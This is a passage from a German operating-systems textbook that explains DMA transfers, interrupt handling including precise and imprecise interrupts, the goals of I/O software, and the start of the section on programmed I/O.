Unabhängig davon, ob ein Prozessor Memory-Mapped-Ein-/Ausgabe unterstützt oder nicht, muss er die Gerätecontroller adressieren, um Daten mit diesen auszutauschen. Die CPU könnte die Daten vom Controller byteweise holen, aber das würde sehr viel Rechenzeit verschwenden, weshalb oft ein anderes Verfahren eingesetzt wird: **DMA (Direct Memory Access)**. Das Betriebssystem kann DMA nur dann verwenden, wenn die Hardware einen DMA-Controller zur Verfügung stellt, was bei den meisten Systemen der Fall ist. Manchmal ist dieser DMA-Controller direkt in einen Plattencontroller oder die Steuereinheit anderer Geräte integriert, aber dann wird ein eigenständiger DMA-Controller pro Gerät benötigt. Sehr viel häufiger existiert ein einziger DMA-Steueraufbaustein (z.B. auf der Hauptplatine), um Datentransfer – oft sogar gleichzeitig – zu mehreren Geräten zu regeln.

Der DMA-Controller hat – ganz gleich, wo er physisch untergebracht ist – unabhängig von der CPU immer Zugriff auf den Systembus, wie in ►Abbildung 5.4 zu sehen ist. Er enthält mehrere Register, die vom Prozessor gelesen und geschrieben werden können. Darunter sind das Speicheradressregister, ein Bytezählregister und ein oder mehrere Kontrollregister. Die Kontrollregister bestimmen den gewünschten Ein-/Ausgabeport, die Richtung der Datenübertragung (Lesen vom Gerät oder Schreiben auf das Gerät), die Übertragungseinheit (ein Byte oder Wort pro Zyklus) und die Anzahl der Daten, die in einem Zyklus übertragen werden sollen.

Bevor wir erklären, wie DMA funktioniert, wollen wir zuerst den Ablauf beim Lesen von einer Platte ohne DMA betrachten. Zunächst liest der Plattencontroller den Block (ein oder mehrere Sektoren) Byte für Byte von der Platte, bis der gesamte Block im internen Puffer des Controllers liegt. Danach wird eine Prüfsumme berechnet, um zu verifizieren, dass keine Lesefehler aufgetreten sind. Anschließend erzeugt der Controller ein Interrupt. Sobald das Betriebssystem Rechenzeit bekommt, kann es den Plattenblock aus dem Speicher des Controllers lesen, indem eine Schleife ausgeführt wird, die in jedem Schritt ein Zeichen oder Wort aus dem Geräteregister des Controllers liest und im Arbeitsspeicher ablegt.

Mit DMA sieht dieser Ablauf anders aus. Zuerst programmiert der Prozessor die Register des DMA-Controllers, damit er weiß, was er wohin transportieren soll (Schritt 1 in Abbildung 5.4). Zusätzlich wird ein Kommando an den Plattencontroller ausgegeben, damit dieser die Daten von der Platte in seinen internen Speicher einliest und die Prüfsumme testet. Sobald gültige Daten im Speicher des Plattencontrollers vorliegen, kann die Übertragung per DMA beginnen.




Abbildung 5.4: Ablauf eines DMA-Transfers

Der DMA-Controller leitet den Datentransfer mit einem Lesebefehl über den Bus zum Plattencontroller ein (Schritt 2). Dieser Lesebefehl sieht ganz gewöhnlich aus und der Plattencontroller kann nicht unterscheiden, ob das Kommando vom DMA-Controller oder von der CPU stammt. Typischerweise liegt die Speicheradresse des Ziels auf den Adressleitungen des Busses, damit der Plattencontroller weiß, wohin er das nächste Zeichen aus dem Puffer schreiben soll. Das Schreiben in den Speicher ist wiederum ein Standard-Buszyklus (Schritt 3). Sobald das Schreiben beendet ist, schickt der Plattencontroller ein Signal zur Bestätigung über den Bus zum DMA-Controller (Schritt 4). Der DMA-Controller erhöht daraufhin die Speicheradresse und verringert die Anzahl der noch zu übertragenden Zeichen. Solange diese Anzahl größer als null ist, werden die Schritte 2 bis 4 wiederholt. Ist die Anzahl null, dann erzeugt der DMA-Controller ein Interrupt und teilt der CPU mit, dass die Übertragung abgeschlossen ist. Wenn das Betriebssystem seine Arbeit wieder aufnimmt, muss nichts mehr kopiert werden, denn der gewünschte Datenblock ist bereits im Speicher.

DMA-Controller unterscheiden sich teilweise deutlich im Grad ihrer Ausgereiftheit. Die einfachsten können jeweils eine Übertragung nach der anderen wie oben beschrieben durchführen. Etwas komplexere Controller können mehrere Übertragungen gleichzeitig bearbeiten, dazu besitzen sie dann mehrere Sätze ihrer internen Register, jeweils einen pro Kanal. Die CPU lädt jeden Registersatz mit den entsprechenden Werten, um den Transfer durchzuführen. Jede Übertragung muss einen eigenen Gerätecontroller benutzen. Nachdem alle Wörter übertragen wurden (Schritte 2 bis 4 in Abbildung 5.4), entscheidet der DMA-Controller, welches Gerät als Nächstes bedient wird. Dazu könnte ein Round-Robin-Verfahren verwendet werden oder ein prioritätsbasiertes Verfahren bestimmt, welches Gerät gegenüber anderen bevorzugt wird. Mehrere Anfragen an verschiedene Gerätecontroller können gleichzeitig vorliegen, vorausgesetzt, die einzelnen Bestätigungen sind zweifelsfrei auseinanderzuhalten. Oft werden aus diesem Grund unterschiedliche Bestätigungsleitungen auf dem Bus für jeden DMA-Kanal bereitgestellt.

Viele Bussysteme arbeiten in zwei verschiedenen Modi: dem Wortmodus und dem Blockmodus. Einige DMA-Controller können ebenfalls in beiden Modi arbeiten. Im ersten Modus funktioniert der Ablauf wie oben beschrieben: Der DMA-Controller verlangt die Übertragung eines Wortes und bekommt dieses Wort geliefert. Wenn der Prozessor gleichzeitig den Bus verwenden will, muss er warten. Dieser Mechanismus wird auch **Cycle Stealing** genannt, weil der Gerätecontroller sich quasi einschleicht und der CPU ab und an einen Buszyklus stiehlt, wodurch die CPU kurzzeitig blockiert ist. Im Blockmodus beauftragt der DMA-Controller das Gerät, den Bus zu belegen, die Übertragungen durchzuführen und dann den Bus wieder freizugeben. Diese Art der Übertragung wird **Burst-Modus** genannt. Sie ist effizienter als das Cycle-Stealing-Verfahren, weil das Belegen des Busses Zeit kostet und mehrere Wörter für den Preis von einer Busbelegung übertragen werden können. Der Nachteil des Burst-Modus ist, dass bei der Übertragung von größeren Blöcken die CPU und andere Geräte für einen längeren Zeitraum blockiert werden.

Im hier besprochenen Modell, das manchmal auch **Fly-by-Modus** genannt wird, befiehlt der DMA-Controller dem Gerätecontroller, dass die Daten direkt in den Arbeitsspeicher geschrieben werden. Einige DMA-Controller bieten noch einen alternativen Modus an, in dem der Gerätecontroller das Wort zum DMA-Controller schickt, der seinerseits dann eine zweite Busübertragung startet und das Wort dorthin schreibt, wo es hingehört. Dieses Verfahren benötigt zwar einen Zyklus pro Wort mehr, ist aber auch flexibler, weil es auch Gerät-zu-Gerät-Übertragungen und Speicher-zu-Speicher-Übertragungen durchführen kann (indem zuerst aus dem Speicher gelesen und dann auf eine andere Speicheradresse geschrieben wird).

Die meisten DMA-Controller benutzen physische Speicheradressen für ihre Übertragungen. Dadurch muss das Betriebssystem die virtuellen Adressen des angesprochenen Speicherpuffers in eine physische Adresse umrechnen und diese physische Adresse in das Addressregister des DMA-Controllers schreiben. Von einigen DMA-Controllern wird eine alternative Möglichkeit angeboten: das Schreiben der virtuellen Adressen in die Register des DMA-Controllers. Dann muss der DMA-Controller die MMU benutzen, um

die Übersetzung in die entsprechende physische Adresse durchzuführen. Nur im Fall, dass die MMU Teil des Speichers sein sollte (was selten der Fall ist) und nicht Teil des Prozessors, können virtuelle Adressen auf den Bus geschrieben werden.

Wir haben bereits erwähnt, dass die Platte die Daten zunächst in einen internen Puffer einlesen muss, bevor DMA begonnen werden kann. Sie fragen sich bestimmt, warum der Controller die Daten nicht einfach im Arbeitsspeicher ablegt, sobald er sie von der Platte erhält. Mit anderen Worten: Warum benötigt er überhaupt einen internen Puffer? Dafür gibt es zwei Gründe. Erstens kann durch die interne Pufferung vor der Übertragung vom Controller die Prüfsumme getestet werden. Wenn die Prüfsumme nicht in Ordnung ist, wird ein Fehler signalisiert und kein Transfer durchgeführt.

Der zweite Grund ist: Sobald die Übertragung von der Platte begonnen wurde, kommen die Daten von der Platte mit einer konstanten Geschwindigkeit an, egal, ob der Controller bereit ist oder nicht. Wenn der Controller versuchen würde, die Daten direkt in den Speicher zu schreiben, müsste er den Systembus für jedes übertragene Byte benutzen. Wäre der Bus gerade durch ein anderes Gerät belegt (z.B. im Burst-Modus), dann hätte der Controller warten müssen. Wenn nun das nächste Wort von der Platte ankommt, ohne dass das vorherige gespeichert wurde, wäre der Controller gezwungen, es an anderer Stelle zu speichern. Wenn der Bus sehr ausgelastet wäre, müsste der Controller so einige Wörter zwischenspeichern und zusätzlich noch einen ziemlich hohen administrativen Aufwand betreiben. Wenn der Block dagegen intern gepuffert wird, wird der Bus so lange nicht benötigt, bis die DMA-Übertragung beginnt. Dadurch ist der Entwurf des Controllers wesentlich einfacher, da die DMA-Übertragung in den Speicher nicht zeitkritisch ist. (Einige ältere Controller konnten tatsächlich direkt in den Speicher schreiben und benötigten dazu nur eine geringe Menge an internem Puffer. Wenn der Bus allerdings sehr belegt war, musste die Übertragung mit einem Überlaufehler abgebrochen werden.)

Nicht alle Computer benutzen DMA. Das Argument dagegen ist, dass der Hauptprozessor meistens wesentlich schneller als der DMA-Controller ist und diese Aufgabe deutlich schneller erledigen kann (zumindest dann, wenn der begrenzende Faktor nicht die Geschwindigkeit des Ein-/Ausgabegerätes ist). Wenn es keine andere Aufgabe für die CPU gibt, ist es in der Tat sinnlos, den (schnellen) Prozessor auf den (langsamsten) DMA-Controller warten zu lassen. Außerdem wird Geld gespart, wenn die Arbeit von der CPU erledigt wird und so der DMA-Controller eingespart werden kann, was bei einfachen (eingebetteten) Computern eine Rolle spielt.

5.1.5 Interrupts

Wir haben Interrupts in Abschnitt 1.4.5 bereits kurz eingeführt, aber es gibt noch mehr darüber zu sagen. Auf einem typischen PC sieht der Ablauf eines Interrupts wie in ▶ Abbildung 5.5 aus. Auf der Hardwareebene arbeiten Interrupts wie folgt: Sobald ein Ein-/Ausgabegerät eine Aufgabe beendet hat, erzeugt es ein Interrupt (vorausgesetzt, dass Interrupts vom Betriebssystem zugelassen werden). Dazu wird ein Signal auf den Bus gelegt, das extra dafür zugeteilt wurde. Dieses Signal wird vom Interrupt-Controller auf der Hauptplatine erkannt und dieser entscheidet dann, was getan werden muss.




Abbildung 5.5: Ablauf eines Interrupts. Die Verbindung zwischen dem Gerät und dem Interrupt-Controller benutzt statt eigener Leitungen die Interrupt-Leitungen auf dem Bus.

Wenn keine anderen Interrupts ausstehen, kann der Interrupt-Controller das Interrupt sofort bearbeiten. Wenn gerade ein anderes Interrupt bearbeitet wird oder ein anderes Gerät gleichzeitig ein anderes Interrupt auf einer Busleitung mit höherer Priorität ausgelöst hat, wird das Gerät zunächst ignoriert. In diesem Fall wird das Unterbrechungs-signal auf dem Bus bleiben, bis es durch den Prozessor behandelt wird.

Damit die Unterbrechung behandelt werden kann, legt der Controller eine Nummer auf die Adressleitungen, die angibt, welches Gerät auf sich aufmerksam gemacht hat und ein Signal zur Unterbrechung der CPU ausgelöst hat.

Das Unterbrechungssignal veranlasst die CPU, ihre aktuelle Arbeit zu unterbrechen und etwas anderes zu machen. Die Nummer auf den Adressleitungen wird als Index für eine Tabelle, den sogenannten **Interruptvektor** (*interrupt vector*), verwendet, aus der der neue Befehlszähler geholt wird. Dieser Befehlszähler zeigt auf den Anfang der entsprechenden Routine zur Unterbrechungsbehandlung (*interrupt service routine*). Typischerweise verwenden Unterbrechungen zum Sprung in den Kernmodus (Traps) und Interrupts ab hier denselben Mechanismus und teilen sich meist sogar denselben Interruptvektor. Die Position des Interruptvektors kann entweder in der Maschine fest verdrahtet sein oder irgendwo im Speicher liegen, wobei ein CPU-Register (das vom Betriebssystem geladen wird) auf diese Speicherstelle zeigt.

Kurz nachdem die Unterbrechungsroutine ihre Arbeit aufgenommen hat, bestätigt sie das den Interrupt durch das Schreiben eines bestimmten Wertes auf einen Ein-/Aus-gabeport des Interrupt-Controllers. Diese Antwort signalisiert dem Controller, dass er jetzt wieder freigegeben ist, um andere Interrupts zu behandeln. Die CPU kann diese Bestätigung verzögern, bis sie wieder neue Interrupts behandeln kann, um Race Condi-tions bei mehreren (fast gleichzeitig) auftretenden Interrupts zu vermeiden. Nebenbei bemerkt haben einige ältere Computer keinen zentralen Interrupt-Controller, weshalb die Controller jedes Gerätes ihre eigenen Interrupts verlangen.

Bevor eine Unterbrechungsroutine aufgerufen wird, sichert die Hardware stets bestimmte Informationen. Welche Informationen dies sind und wo sie gespeichert werden, hängt allerdings sehr stark von der verwendeten CPU ab. Als absolutes Minimum gilt, dass der

Befehlszähler gesichert werden muss, damit der unterbrochene Prozess fortgeführt werden kann. Das andere Extrem wäre, alle sichtbaren Register und eine große Zahl der internen Register ebenfalls zu speichern.

Es stellt sich nun die Frage, wo diese Informationen gespeichert werden. Das Speichern in internen Registern, die das Betriebssystem bei Bedarf lesen kann, ist eine Möglichkeit. Ein Problem dabei ist, dass dem Interrupt-Controller so lange keine Bestätigung geschickt werden kann, bis alle möglicherweise relevanten Informationen ausgelesen wurden, damit nicht ein zweites Interrupt die internen Register, die den aktuellen Zustand speichern, überschreibt. Diese Strategie führt zu langen Wartezeiten, wenn Interrupts ausgeschaltet sind, und möglicherweise auch zu verpassten Interrupts und verlorenen Daten.

Folglich sichern die meisten Prozessoren die Informationen auf dem Stack. Aber auch diese Lösung hat ihre Tücken. Zunächst einmal: Auf wessen Stack soll gespeichert werden? Wenn der aktuelle Stack benutzt wird, dann könnte dies der Stack eines Benutzerprozesses sein. Das Kellerregister könnte eventuell sogar ungültig sein, so dass ein schwerwiegender Fehler auftreten würde, wenn die Hardware versucht, ein Wort an der gezeigten Adresse zu speichern. Außerdem zeigt er möglicherweise auf das Ende einer Seite. Nach einigen Schreibvorgängen könnte die Seitengrenze überschritten werden und ein Seitenfehler ausgelöst werden. Wenn ein Seitenfehler während einer Unterbrechungsbehandlung auftritt, entsteht ein noch größeres Problem: Wohin soll der aktuelle Zustand gesichert werden, damit der Seitenfehler behandelt werden kann?

Wenn der Stack des Kerns benutzt wird, ist die Chance viel größer, dass das Kellerregister gültig ist und auf eine vorhandene Seite zeigt. Doch der Wechsel in den Kernmodus kann es erforderlich machen, den MMU-Kontext zu wechseln, außerdem werden vermutlich die meisten oder alle Einträge im Cache und im TLB ungültig. Das Zurückladen all dieser Einträge, statisch oder auch dynamisch, erhöht die Zeit für die Unterbrechungsbehandlung und verschwendet somit Prozessorzeit.

Präzise und unpräzise Interrupts

Ein weiteres Problem entsteht dadurch, dass die meisten modernen Prozessoren sehr viele Pipelines verwenden und oft superskalar (intern parallel) arbeiten. Bei älteren Systemen wurde nach jeder Anweisung vom Mikroprogramm oder von der Hardware nachgesehen, ob ein Interrupt zu behandeln ist. Traf dies zu, dann wurden der Befehlszähler und das Programmstatuswort auf den Stack gelegt und die Unterbrechungsverarbeitung begann. Nach Abschluss der Bearbeitung wurde der umgekehrte Prozess durchgeführt und das alte Programmstatuswort sowie der alte Befehlszähler vom Stack geholt, dann lief der unterbrochene Prozess weiter.

Dieses Modell basiert auf folgender Annahme: Falls das Auftreten eines Interrupts genau nach dem Beenden eines Befehls auftritt, dann sind alle Befehle bis dahin (einschließlich des aktuellen Befehls) vollständig abgearbeitet und kein Befehl wurde nach dem aktuellen begonnen. Bei älteren Systemen galt diese Annahme immer, bei neueren gilt sie möglicherweise nicht.

Für den Anfang wollen wir uns noch einmal das Pipeline-Modell aus Abbildung 1.7(a) ansehen. Was passiert, wenn ein Interrupt auftritt, während die Pipeline voll ist (was gewöhnlich der Fall ist)? Viele Befehle sind in unterschiedlichen Stadien ihrer Ausführung. Wenn das Interrupt auftritt, gibt der Wert des Befehlszählers möglicherweise nicht die genaue Grenze zwischen den ausgeführten und den nicht ausgeführten Befehlen wider. Tatsächlich sind vermutlich die meisten Befehle teilweise – mehr oder weniger vollständig – ausgeführt. In dieser Situation enthält der Befehlszähler höchstwahrscheinlich die Adresse des nächsten Befehls, der geholt und in die Pipeline gelegt werden soll, statt der Adresse des Befehls, der gerade von der Ausführungseinheit bearbeitet wurde.

Auf superskalaren Maschinen wie der in Abbildung 1.7(b) ist die Lage sogar noch schlimmer. Befehle könnten in Mikrooperationen zerlegt sein und die Mikrooperationen könnten je nach Verfügbarkeit der internen Ressourcen wie Funktionseinheiten und Register durcheinander ausgeführt werden. Zum Zeitpunkt des Interrupts sind vielleicht einige der Befehle, die schon vor langem begonnen haben, noch nicht beendet, während andere, die erst kürzlich gestartet wurden, schon fertig sind. An dem Punkt, an dem ein Interrupt signalisiert wird, kann es also viele Befehle in unterschiedlichen Ausführungsstadien geben, die nur lose mit dem Zustand des Befehlszählers zusammenhängen.

Ein Interrupt, das die Maschine in einem wohldefinierten Zustand hält, nennt man **präzises Interrupt** (*precise interrupt*) (Walker und Cragon, 1995). Ein Interrupt dieser Art besitzt vier Eigenschaften:

- 1.** Der Befehlszähler wird an einer bekannten Stelle gesichert.
- 2.** Alle Befehle vor dem aktuellen, auf den der Befehlszähler zeigt, wurden vollständig abgearbeitet.
- 3.** Kein Befehl nach dem aktuellen Befehl wurde schon ausgeführt.
- 4.** Der Ausführungszustand des Befehls, auf den der Befehlszähler zeigt, ist bekannt.

Beachten Sie, dass kein Verbot für den Ausführungsstart von Befehlen vorliegt, die nach dem aktuellen Befehl folgen. Es gilt lediglich, dass alle Änderungen, die diese späteren Befehle am Speicher oder den Registern durchführen, vor dem Interrupt rückgängig gemacht werden müssen. Es ist erlaubt, dass die aktuelle Anweisung schon ausgeführt wurde. Es ist ebenfalls erlaubt, dass sie noch nicht ausgeführt wurde. Es muss nur klar sein, welcher Fall vorliegt. Oft wurde der Befehl bei Ein-/Ausgabe-Interrupts noch nicht gestartet. Wenn das Interrupt allerdings durch einen Sprung in den Kern oder Seitenfehler ausgelöst wurde, zeigt der Befehlszähler in der Regel auf den Befehl, der den Fehler ausgelöst hat, so dass er später wiederholt werden kann. Die Situation von ►Abbildung 5.6(a) zeigt ein präzises Interrupt. Alle Befehle bis zum aktuellen, auf den der Befehlszähler zeigt (316), sind abgeschlossen und keiner der Befehle, die nach dem aktuellen folgen, ist gestartet worden (bzw. die Auswirkungen bereits gestarteter Befehle sind wieder rückgängig gemacht worden).




Abbildung 5.6: (a) Ein präzises Interrupt (b) Ein unpräzises Interrupt

Ein Interrupt, das diese Kriterien nicht erfüllt, nennt man **unpräzises Interrupt** (*imprecise interrupt*). Diese machen einem Betriebssystementwickler das Leben richtig schwer, da nun herausgefunden werden muss, welche Aktionen bereits stattgefunden haben und welche noch ausstehen. ► Abbildung 5.6(b) zeigt ein unpräzises Interrupt, bei dem sich die verschiedenen Befehle in der Nähe des Befehlszählers in unterschiedlichen Ausführungsstadien befinden, wobei die älteren Befehle nicht zwingend vollständiger als die jüngeren sein müssen. Maschinen mit unpräzisen Interrupts überschütten den Stack mit einer großen Menge an internen Zuständen, damit das Betriebssystem die Möglichkeit hat, herauszufinden, was bisher passierte. Der Code, der nötig ist, um die Maschine neu zu starten, ist in der Regel äußerst kompliziert. Außerdem verzögert das Speichern großer Mengen an Informationen bei jedem Interrupt die Ausführung und erschwert noch dazu die anschließende Wiederherstellung. Das führt zu der paradoxen Situation, dass sehr schnelle superskalare Prozessoren manchmal für den Echtzeitbetrieb wegen ihrer langsamen Interrupts ungeeignet sind.

Manche Computer wurden so entwickelt, dass einige Arten von Interrupts und anderer Unterbrechungen präzise sind, andere dagegen unpräzise sind. Es ist beispielsweise sinnvoll, dass Ein-/Ausgabe-Interrupts präzise sind, aber Sprünge in den Kern aufgrund schwerwiegender Fehler in den Programmen unpräzise sein dürfen, da hierbei nicht versucht wird, einen Prozess z.B. nach einer Division durch null weiterlaufen zu lassen. Einige Maschinen besitzen ein Bit, mit dem man einstellen kann, dass alle Unterbrechungen präzise sein müssen. Der Nachteil des Setzens dieses Bits ist, dass damit der Prozessor gezwungen ist, jede Aktion sorgfältig zu protokollieren und Schattenkopien der Register anzulegen, damit ein präzises Interrupt jederzeit ausgelöst werden kann. Dieser ganze zusätzliche Aufwand hat großen Einfluss auf die Performanz.

Einige superskalare Prozessoren wie die Pentium-Serie haben präzise Interrupts, damit ältere Software korrekt ausgeführt werden kann. Der Preis dafür ist eine extrem komplexe Interrupt-Logik innerhalb der CPU. Damit wird garantiert, dass beim Signalisieren eines Interrupts durch den Interrupt-Controller alle Befehle bis zu einem gewissen Zeitpunkt vollständig ausgeführt werden dürfen und keiner der späteren Befehle einen erkennbaren Effekt auf den Zustand der Maschine haben darf. Hier wird der Preis nicht mit Zeit, sondern mit Platz auf dem Chip und mit Komplexität der

Architektur bezahlt. Wenn präzise Interrupts für die Rückwärtskompatibilität nicht benötigt würden, hätte man mehr Platz für schnelle Zwischenspeicher (Caches), die den Prozessor beschleunigen könnten. Auf der anderen Seite machen unpräzise Interrupts das Betriebssystem komplizierter und langsamer, weshalb man nur schwer sagen kann, welcher Ansatz wirklich besser ist.

5.2 Grundlagen der Ein-/Ausgabe-Software

Wir wollen nun die Hardware hinter uns lassen. Lassen Sie uns der Ein-/Ausgabe-Software zuwenden und einen Blick auf deren Ziele werfen und uns anschließend die verschiedenen Möglichkeiten ansehen, wie die Ein-/Ausgabe aus Sicht des Betriebssystems funktioniert.

5.2.1 Ziele von Ein-/Ausgabe-Software

Ein Schlüsselkonzept beim Entwurf der Ein-/Ausgabe-Software ist die **Geräteunabhängigkeit** (*device independance*). Diese Eigenschaft bedeutet, dass es möglich sein sollte, Programme zu schreiben, die auf jedes Ein-/Ausgabegerät zugreifen können, ohne das Gerät vorher spezifizieren zu müssen. Zum Beispiel sollte ein Programm, das eine Datei einliest, in der Lage sein, diese Datei sowohl von einer Festplatte, einer CD-ROM, einer DVD oder einem USB-Stick zu lesen, ohne dass zuvor das Programm für den jeweiligen Gerätetyp geändert werden muss. Ebenso sollte ein Benutzer beispielsweise das Kommando

```
sort <input >output
```

unabhängig davon eingeben können, ob die Eingabe von einer Platte oder der Tastatur erfolgt und ob die Ausgabe auf eine Platte oder auf den Bildschirm geschrieben wird. Es ist die Aufgabe des Betriebssystems, die Probleme zu behandeln, die durch die unterschiedlichen Geräte und die demzufolge sehr unterschiedlichen Kommandofolgen zum Lesen oder Schreiben verursacht werden.

Eng mit der Geräteunabhängigkeit verbunden ist das Ziel eines **einheitlichen Benennungsschemas** (*uniform naming*). Der Name einer Datei oder eines Gerätes sollte lediglich aus einer Zeichenkette oder Nummer bestehen und nicht in irgendeiner Weise von der Art des Gerätes abhängen. In UNIX können beispielsweise alle Hintergrundspeicher auf eine beliebige Art in die Dateisystemhierarchie eingeordnet werden, ohne dass sich der Benutzer darum kümmern muss, welcher Name zu welchem Gerät gehört. Ein USB-Stick kann zum Beispiel in das Verzeichnis `/usr/ast/backup` eingeht werden, so dass das Kopieren einer Datei nach `/usr/ast/backup/monday` die Datei auf den USB-Stick kopiert. Auf diese Art werden sowohl die Dateien als auch die Geräte durch den Pfadnamen identifiziert.

Ein weiterer wichtiger Punkt der Ein-/Ausgabe-Software ist die **Fehlerbehandlung** (*error handling*). Im Allgemeinen sollten Fehler so nahe wie möglich an der Hardware behandelt werden. Falls der Controller einen Lesefehler erkennt, sollte er den Fehler selbst korrigieren, soweit dies möglich ist. Falls dies nicht möglich ist, sollte der Gerätetreiber den Fehler behandeln. Eventuell ist bereits ein Wiederholen des Lesens ausreichend, denn viele Fehler treten nur vorübergehend auf, wie beispielsweise Lesefehler, die durch Staubpartikel auf den Leseköpfen verursacht werden. Nur wenn die unteren Schichten ein Problem nicht beheben können, sollten die oberen Schichten darüber informiert werden. Die meisten Fehler können auf den unteren Schichten korrigiert werden, ohne dass die höheren Schichten etwas davon mitbekommen.

Ein anderer wichtiger Punkt ist die Entscheidung zwischen **synchronen** (blockierenden) und **asynchronen** (interruptgesteuerten) Übertragungen. Der Großteil der physischen Ein-/Ausgabe erfolgt asynchron – der Prozessor startet die Übertragung und führt dann andere Arbeiten aus, bis das Interrupt auftritt. Benutzerprogramme können hingegen viel einfacher programmiert werden, wenn die Ein-/Ausgabeoperationen synchron sind – nach einem `read`-Aufruf wird das Programm automatisch angehalten, bis die Daten im Puffer verfügbar sind. Es ist die Aufgabe des Betriebssystems, interruptgesteuerte Operationen so zu verpacken, dass sie für die Benutzerprogramme als blockierend erscheinen.

Ein anderes Thema bei Ein-/Ausgabe ist das **Puffern** (*buffering*). Meist können Daten von einem Gerät nicht direkt am Speicherziel abgelegt werden. Wenn beispielsweise ein Paket vom Netzwerk empfangen wurde, kann das Betriebssystem nicht sofort entscheiden, wohin das Paket gespeichert werden muss. Zuerst muss es zwischengespeichert und analysiert werden, um dann an das endgültige Ziel geschrieben zu werden. Zusätzlich unterliegen einige Geräte strengen Echtzeitbedingungen (beispielsweise digitale Audiogeräte), so dass die Daten zuerst in einen Ausgabepuffer geschrieben werden müssen. Dadurch wird die Datenrate, mit der beim Lesen und Füllen des Puffers gearbeitet wird, von der Rate entkoppelt, mit der der Puffer geleert wird, wodurch sich Pufferunterläufe vermeiden lassen. Pufferung beinhaltet auch einen Kopieraufwand und hat oftmals große Auswirkungen auf die Performanz der Ein-/Ausgabe.

Das letzte Konzept, das wir an dieser Stelle behandeln wollen, ist die Unterscheidung zwischen gemeinsam und exklusiv benutzbaren Geräten. Einige Ein-/Ausgabegeräte, wie beispielsweise Festplatten, können von mehreren Benutzern gleichzeitig benutzt werden. Es treten keine Probleme auf, wenn mehrere Benutzer zur gleichen Zeit Dateien auf derselben Festplatte geöffnet haben. Andere Geräte, wie etwa Bandlaufwerke, sind einem Benutzer so lange exklusiv zuzuordnen, bis dieser seine Arbeit beendet hat. Danach kann ein anderer Benutzer das Laufwerk verwenden. Es wird sicher nicht funktionieren, wenn zwei oder mehr Benutzer Blöcke in beliebiger Reihenfolge abwechselnd auf dasselbe Bandlaufwerk schreiben. Die Einführung von exklusiv benutzbaren Geräten verursacht ebenfalls eine Reihe von Problemen, wie zum Beispiel Deadlocks. Auch hier gilt, dass das Betriebssystem in der Lage sein muss, sowohl gemeinsam als auch exklusiv benutzbare Geräte zu verwalten, um Probleme zu vermeiden.

5.2.2 Programmierte Ein-/Ausgabe

Es existieren drei grundsätzlich unterschiedliche Ansätze, wie Ein-/Ausgabe durchgeführt werden kann. In diesem Abschnitt betrachten wir den ersten Ansatz (programmierte Ein-/Ausgabe). In den nächsten zwei Abschnitten werden die anderen beiden Möglichkeiten erläutert (interruptgesteuerte Ein-/Ausgabe und Ein-/Ausgabe mit DMA). Die einfachste Art der Ein-/Ausgabe überlässt dem Prozessor die gesamte Arbeit. Diese Methode nennt man **programmierte Ein-/Ausgabe** (*programmed I/O*).

Am einfachsten lässt sich die Arbeitsweise von programmierten Ein-/Ausgabe anhand eines Beispiels beschreiben. Stellen Sie sich einen Benutzerprozess vor, der die acht Zeichen „ABCDEFGH“ auf dem Drucker ausgeben möchte. Zunächst wird diese Zeichenkette im Benutzeradressraum in einem Puffer zusammengestellt, wie in ▶ Abbildung 5.7(a) zu sehen ist.




Abbildung 5.7: Die einzelnen Schritte beim Drucken einer Zeichenfolge

